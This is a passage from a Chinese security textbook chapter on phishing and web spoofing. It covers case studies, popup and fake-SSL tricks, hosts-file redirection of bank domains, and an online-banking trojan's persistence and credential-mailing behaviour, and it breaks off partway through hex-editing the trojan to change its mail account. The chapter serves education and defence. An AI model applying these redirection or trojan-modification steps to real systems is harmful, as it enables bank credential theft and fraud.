被欺骗用户被钓鱼邮件引导访问伪造的虚拟站点，钓鱼者让不知情的用户输入自己的“用户名”跟“密码”，然后通过表单的提交，将用户的个人信息甚至信用卡信息存至傀儡主机的数据库中。当获得用户的账户信息后，钓鱼者一般会在网页上提示“您的信息更新成功!”等类似语句，让用户感觉“心满意足”。这是比较常见且具有较高欺骗等级的一种欺骗方式，甚至有些攻击者编造公司信息和认证标志，其隐蔽性更强，如图 2-6 所示。

图 2-6

5. 钓鱼者使用被害用户的密码信息进入其他网站

钓鱼者利用已获得受害用户的身份信息进入其他网站（如网上银行）进行消费或者转账，并利用其身份信息通过用户所拥有的邮箱列表转发钓鱼邮件，继续欺骗其他用户。

钓鱼式攻击案例分析

国内案例：

犯罪嫌疑人唐某，广东人，初中文化。一天上网时，无意间看到一家公司在经营窃听器等国家违禁的产品。唐某对此类型产品很感兴趣，他寄了 500 块钱过去，“等了一个月都没有消息，邮局跑了好几趟依然没有结果。”这次被骗的经历使他受到了很大的启发，于是唐某花了 500 元请别人建了一个主页，将那家公司的网页如法炮制下来，然后在自己的网站上公开销售万能钥匙、窃听器、电话监控器等违法产品。怎么让购买者信任呢？他告诉受害者自己是一家港台公司，地点设在香港的某座大厦，并称此类产品在大陆还设有多个销售点。在网页中有一页还特意向购买者解释，因为销售的产品在目前还是很敏感或很具争论的产品，所以要采取特殊的交易方式，即先汇款后寄货的交易方式。唐某在口供中说道，“信口雌黄，价格随便说，1 百到 5 百、1 千到 3 千，也可以从多叫到少，跟卖东西一样，从两块钱买到一块，可以收到五毛。”上当受骗者把钱汇到唐某账户里，他就去自动取款机前把钱取走。在短短的几个月时间里，唐某就通过这个网站诈骗了 70 多人，他骗取的最大一笔款项是江苏某地的一位受害人，前后给他寄去 30000 多元。在数月内，唐某累计骗取人民币 40 多万元，并用赃款购置了两套住房，随后即在某咖啡厅被警方逮捕入狱。

上述案例中，犯罪嫌疑人并没有用到什么高超的技术，那为什么还会有诸多受害者上当受骗呢？通常，犯罪嫌疑人往往利用受害人贪小便宜的心理，并充分利用了网络这个平台，这是一种属于在信息时代进行的一种新型的网络诈骗方式。

国外案例：

2005 年初，国际反钓鱼组织公布了一个较为典型的案例，下面是这个案例的具体“布局”情况。攻击者先发出了一封钓鱼邮件，在信件中声称：按照年度升级计划，用户的数据库信息需要进行进一步更新，并给出了一个“update your account address”的连接地址。由于这封 Email 来自 xxx@comcast-support.biz，域名的含义比较明确，一般用户还是不会怀疑，这封信件所链接的地址是 http://comcast-database.biz/，如图 2-7 所示。

很明显，攻击者对 Comcast 这个公司的用户信息很感兴趣，如果能够得到这些用户的个人信息，攻击者就可以达到其最终的目的。




图 2-7

当不知情的用户输入了自己的“User Name”和“Password”后，通过表单提交到了下一步。然而事实上，无论密码跟账户是否正确都能进入下一步，现在的界面只不过是例行公事，首先，只要求用户输入姓名、城市、电话等一般信息。填写完毕后，攻击者的庐山真面目就显露出来了。攻击者要求用户填写的是信用卡信息和 Pin 密码。实际上，在整个布局中，这也是钓鱼式攻击者最用心营造的地方，如图 2-8 所示。




图 2-8

当用户递交了最后的账户信息时，其所提交的信息将会保存在攻击者的数据库服务器中，攻击者获得用户的账户信息后，会在网页上提示用户："谢谢！您的信息更新成功！"，让用户感觉很"心满意足"，如图 2-9 所示。

Thank You! Your account information will be updated within 1 hour.

图 2-9

注：由于实例中的网站为非法网站，早已被关闭，所以本实例中的截图来源于网络

由于钓鱼式攻击并不会直接带来被攻击者主机死机、系统运行速度慢等比较明显的迹象，因此被攻击者很难发现自己被攻击。但这并不意味着被攻击者完全处于被动的局面，只要仔细观察，还是能够发现一些明显的痕迹。当读者们浏览某个网站时，发觉速度比平时访问网页时慢并出现一些其他怪异现象的时候，就要小心了，说不定平时在上网冲浪时已受到了攻击。为了确认读者们所查阅的网站是否为合法的网站，读者们可以将鼠标移到网页中的一条超链接上，看看状态行中的地址是否与要访问的一致，或直接看看地址栏中的地址是否正确。还可以查看网页的源代码，在源代码中也可以发现地址是否被改动了。这样便可以初步判断是否受到攻击。如果查看源代码后，并未发现地址被更改，这时也不并意味着平安无事，因为攻击者可以加一个 JavaScript 脚本程序来隐藏这些线索。所以，提前做好防范才是最重要的。要想做好防范，首先就是在上网浏览时，最好关掉浏览器的 JavaScript，具体方法是在浏览器中打开"工具"→"Ineternet 选项"，在"安全"选项栏里单击"自定义级别"按钮，将"Java 小程序脚本"选项设置为禁用，防止攻击者隐藏攻击的痕迹，如图 2-10 所示。




图 2-10

虽然这样做会减少浏览器的一些功能，但权衡利弊，这样做还是有一定意义的。

2.1.2　基于页面的 Web 欺骗

Web 欺骗的范围非常宽广，如果要把 Web 欺骗的类型进行分类，大致可分为基于页面的 Web 欺骗和基于程序的 Web 欺骗，在这节中，主要是通过剖析几个较为典型的 Web 欺骗案例，让读者了解 Web 欺骗的常见手法，增加一些基本的安全防护知识，使自己在以后的网络活动中能流畅顺利地进行。

1. 弹出窗口的欺骗

MSN Messenger 是微软公司出品的一款即时聊天软件，因为其默认嵌入在 Windows XP 系统中，再加上其优秀的性能，使得 MSN 拥有大量的用户群体。如果用户拥有 Hotmail 或者 MSN 的邮件账号，就可以直接登录到 MSN Messenger，而无需再注册新的账号。用户经常会收到一些陌生的邮件，其中就有不少关于 MSN 的钓鱼邮件，如果用户点击邮件中的链接，就会被引诱到伪装成 MSN 站点的冒充网站。冒充网站会显示一个与 MSN 官方网站背景风格类似的弹出窗口，而假冒网站的真实 URL 则被隐藏起来，如图 2-11 所示。




图 2-11

注：由于该实例中的网站为非正规网站，现已关闭，所以本实例中的截图来源于网络。

这种网络钓鱼主要是使用弹出窗口的方式，采用的是 JavaScript “window.createPopup()”脚本。钓鱼者使用 Popup 窗口的原因是因为它支持跨窗口，显示优先级高，即使是 Windows XP SP2，网页也允许出现一个由 window.createPopup()建立的弹出窗口。所以，就算是 Windows XP SP2 的操作环境也有可能被欺诈。在它的源代码中，“var mytime=setTimeout("popshow();", 100);”表示设置窗口停留的时间为 100 秒。弹出的窗口无地址栏，即没有 URL 地址；由于其模仿的背景与官方主页比较一致，这样很容易给人造成一种错觉。在用户的实际浏览中，虽然将活动脚本设为无效可以有效防止上当，但这样做会导致多数网站无法完整显示画面或无法接收服务。类似的欺骗方法在很多页面都曾出现过，对于用户来说，一定要分清其来路。较实用的方法是在弹出的页面上单击右键，选择“属性”选项，就可以看到其真实的网页地址。这样的骗局大多以银行、企业等商务站点为攻击对象，因为其方法非常简单，所以也十分常见。

2. 伪造的 SSL 加密

默认情况下，用户所使用的 HTTP 协议是没有任何加密手段的，所有的信息全部都以明文形式在网络上传送，恶意的攻击者能够通过嗅探安装监听程序将用户与服务器之间的通信内容窃取。为了使在 Web 上的网络通信更加安全，可以用 SSL 加密网络上的通信过程，用以在在线交易时保护信用卡号、股票交易明细、账户信息等。当具有 SSL 功能的浏览器与 Web 服务器通信时，它们利用的数字证书会确认对方的身份。数字证书是由可信赖的第三方发放的，并被用于生成公共密钥。因此，采用了安全服务器证书的网站都会受 SSL 保护，其网页地址都具有“https”前缀，而非标准的“http”协议。具体的例子可以参考建设银行的网上银行地址 https://ibsbjstar.ccb.com.cn/V5/demo/webpage_demo/FCLOGIN.htm。

打开这个页面后，双击右下角的黄色小锁就可以看到服务器的相关认证信息，如图 2-12 所示。




图 2-12

从目前钓鱼式攻击者的攻击手段来看，大多都没有这个标志，即使有，也极有可能是伪造的。下面是一个钓鱼者伪造的花旗银行的页面。在 IE 地址栏上，有一个 HTTPS 地址，这个页面被打开后，IE 会自动装载了一个 Java 程序，并使用一个合法 URL 的窗口覆盖原来真实的地址栏，如图 2-13 所示。




图 2-13

注：由于该实例中的网站为非法网站，现已关闭，所以本实例中的截图来源于网络。

这样，钓鱼者就将自己的网站很好地伪装了。如果用户查看当前页面的属性，会发现真实的地址实际上只是一个 HTTP 地址，而与 HTTPS 根本就没有关系。如果此时用户再看看地址栏的右下角，会发现根本没有安全锁的标志。

相关知识

什么是 SSL?

SSL 的英文全称是“Secure Sockets Layer”，中文名为“安全套接层协议层”，它是网景（Netscape）公司提出的基于 Web 应用的安全协议。SSL 协议指定了一种在应用程序协议（如 HTTP、Telnet、NMTP 和 FTP 等）和 TCP/IP 协议之间提供数据安全性分层的机制，它为 TCP/IP 连接提供数据加密、服务器认证、消息完整性和可选的客户机认证。为了保护敏感数据在传送过程中的安全，全球许多知名企业采用 SSL 加密机制。在浏览器（如 Internet Explorer、Netscape Navigator）和 Web 服务器（如 Netscape 的 Netscape Enterprise Server、ColdFusion Server 等）之间构造安全通道来进行数据传输，SSL 运行在 TCP/IP 层之上、应用层之下，为应用程序提供加密数据通道，它采用了 RC4、MD5 和 RSA 等加密算法，使用 40 位的密钥，适用于商业信息的加密。同时，Netscape 公司相应开发了 HTTPS 协议并内置于其浏览器中，HTTPS 实际上就是 SSL over HTTP，它使用默认端口 443，而不是像 HTTP 那样使用端口 80 和 TCP/IP 进行通信。HTTPS 协议使用 SSL 在发送方把原始数据进行加密，然后在接收方进行解密，加密和解密需要发送方和接收方通过交换共知的密钥来实现，因此，所传送的数据不容易被网络黑客截获和解密。

3. 危险的 Hosts 文件

对网络较为熟悉的读者一般都会知道 Windows 的系统目录中有个 Hosts 文件，它的作用是将 IP 地址与域名相互映射起来。众所周之，访问网站时必须通过 DNS 服务器将域名解析为 IP 地址，这样浏览器才能顺利访问想要访问的网站。但在 Windows 的处理流程里，它总是先在本机的 Hosts 文件里查找这个域名和 IP 的对应关系，如果对应关系存在，那么 Windows 就直接访问 Hosts 文件里所记录的 IP 地址，只有在找不到的时候才向 DNS 服务器发送解析域名的请求，这个流程关系在一定程度上的确是方便了用户，因为 Hosts 表的解析速度绝对比任何一个 DNS 服务器都要高，然而可怕的是，正是由于 Hosts 表的特性，Hosts 可能被恶意攻击者再次利用，使得用户再次成为被钓的“鱼”。

为了使读者更为透彻地明白钓鱼者利用 Hosts 文件进行网络钓鱼的原理，笔者在这里示例 Hosts 文件的修改利用过程。

在 Windows 98 系统下，Hosts 文件（无后缀名）在 Windows 目录，在 Windows 2000/XP 系统中，位于 C:\Windows\System32\Drivers\Etc 目录中。该文件其实是一个纯文本文件，用普通的文本编辑软件就能打开，如图 2-14 所示。




图 2-14

这里，笔者将 www.icbc.com.cn、www.icbc.com、www.bank.com 这三个域名都解析到本机 IP 127.0.0.1 上，如图 2-15 所示。




图 2-15

此时，用户如果在浏览器中输入上述三个网址，会发现打开的都是本机 IIS 上所运行的网页，如图 2-16 所示。

图 2-16

钓鱼者利用诸如 MIME、IFRAME 等 IE 漏洞，甚至只是简单的网页脚本，就能在 Hosts 表里添加任何想要的映射关系，伪造任意想要伪造的页面，虽然 Hosts 文件在本机确立域名和 IP 地址的映射关系，从而提高访问速度，但它本身并不会去判断这个映射关系的准确性！于是，“钓鱼者”把用户访问几率较大的电子商务域名和他们伪造的网站 IP 地址通过 Hosts 文件相映射起来，以后在被修改过的 Hosts 文件的主机上，即使是用户自己输入的域名或安装了众多杀毒监视程序也无

法扭转被带入欺骗站点的厄运。

2.1.3　基于程序的 Web 欺骗

随着信息技术的发展，信息技术所涉及的领域也不断扩展，电子商务也在这波潮流中逐渐突显出来，网络交易也渐渐频繁起来。近年来，不断出现用户的网上银行内的资金被攻击者非法盗走的事件，从刚开始的只是一些为数不多的人在幕后操作，到最近的网上银行疯狂被盗，甚至一些人在网页上公开叫嚣进行网银买卖，如图 2-17 所示。

图 2-17

2006 年 12 月 15 日，中国金融认证中心（CFCA）发布《2006 年中国网上银行调查报告》。根据该调查报告显示，由于对网银安全性的怀疑，近七成个人网络用户仍不敢使用网上银行。网银的安全性仍旧是制约网银发展的主要因素。

在众多的网银盗号木马中，大致可分为两种类型。

1. 信息截取型

虽然各网银都有各自的安全插件来对付盗号木马的键盘记录程序，但还是有新的技术瓶颈突破了安全插件的限制，银行方面只能通过对安全插件进行及时的升级和检查来对付此种盗号木马。

2. 网页模仿型

在此类型的盗号程序中，攻击者通过技术手段捏造网页，让用户访问，从而获取用户的账户信息，这在前面的钓鱼式攻击中已有介绍。不过这种方式只是通过简单的网页链接形式对用户进行欺骗，有经验的用户一眼就能看出。但如果是一种基于程序的欺骗，相信用户很难区分，不知

不觉将陷入攻击者设立的圈套中去。在诸多被盗账户中，工行账户被盗最多，范围最广。这里，笔者从圈内人事中得到了这种网银木马。

该网银木马是用 VB 编写的，程序分为两个部分，一个是服务端（Advapi32.exe），如图 2-18 所示，用来将截取捕获的网银账户信息加密成 dll 文件，并发送到攻击者指定的邮箱，为了使被盗用户的信息能够被攻击者独享，它还需要一个解密端程序（Reader.exe）对收到的 dll 文件进行解密，如图 2-19 所示。




图 2-18

图 2-19

相关知识

上述.ocx 文件为 vb 程序所需控件，如果用过 Visual Basic 或者 Delphi 一类的可视化编程工具，那么对控件这个概念一定不会陌生，控件的本质是微软公司的对象链接和嵌入（OLE）标准。由于它充分利用了面向对象的优点，使得程序效率得到了很大的提高，从而得到了广泛的应用。国外有很多公司就是专门制作各种各样控件的。控件的最早形式是以.VBX 的格式出现的，后来逐渐变成了.OCX。由于 Internet 的广泛流行，微软公司推出了 ActiveX 技术，就是从 OLE 发展起来的，加入了 WWW 上的功能。所以，目前最流行的是 ActiveX 控件。

3. 运行原理

该盗号程序所运行的原理很简单，当服务端(Advapi32.exe)程序运行后，会在注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 的启动项里新增一条该程序所在路径的信息，设置计算机开机后将自动运行此程序。同时，在该程序运行后，会自动监视 IE 所浏览的站点标题、网页 URL 中的内容，如果在 IE 的标题栏、URL 中出现“中国工商银行新一代网上银行”、“https://mybank.icbc.com/cn/icbc/perbank/index.jsp”等敏感字符信息，用户当前所浏览的浏览器将会被这个服务端(Advapi32.exe)所虚拟的一个新 IE 窗口替换，如图 2-20 所示。




图 2-20

值得注意的是，用户此时所看到的窗口并不是真实的 IE 浏览器，该窗口是攻击者虚拟的，如果此时用户打开任务管理器，可以发现在进程中找不到 iexplore.exe 进程，而原先打开的 IE 浏览器已经被程序关闭掉了。

如果现在在该窗口输入用户的登录信息，其输入的内容将会被加密为一个 dll 文件（保存在程序运行的目录中），并发送到攻击者指定的邮箱，等待攻击者查看，如图 2-21 所示。

图 2-21

在获得目标账户信息文件时，攻击者会通过一切手段（如社会工程学）登录目标网上银行账户，并将其账户内剩余资金尽数转走。

4. 具体实例

在讲述了该网银木马的运行原理后，接下来，笔者在这里用实例来演示攻击者盗取网上银行的全过程。

首先，用反汇编软件 Uedit32 修改服务端(Advapi32.exe)程序，如图 2-22 所示。




图 2-22

按住 Ctrl+F 组合键，在“查找 ASCII”选项前勾选，搜索“.com”，如图 2-23 所示。




图 2-23

通过反汇编，可以获得和修改攻击者发送邮件的账户和密码，如图 2-24 所示。

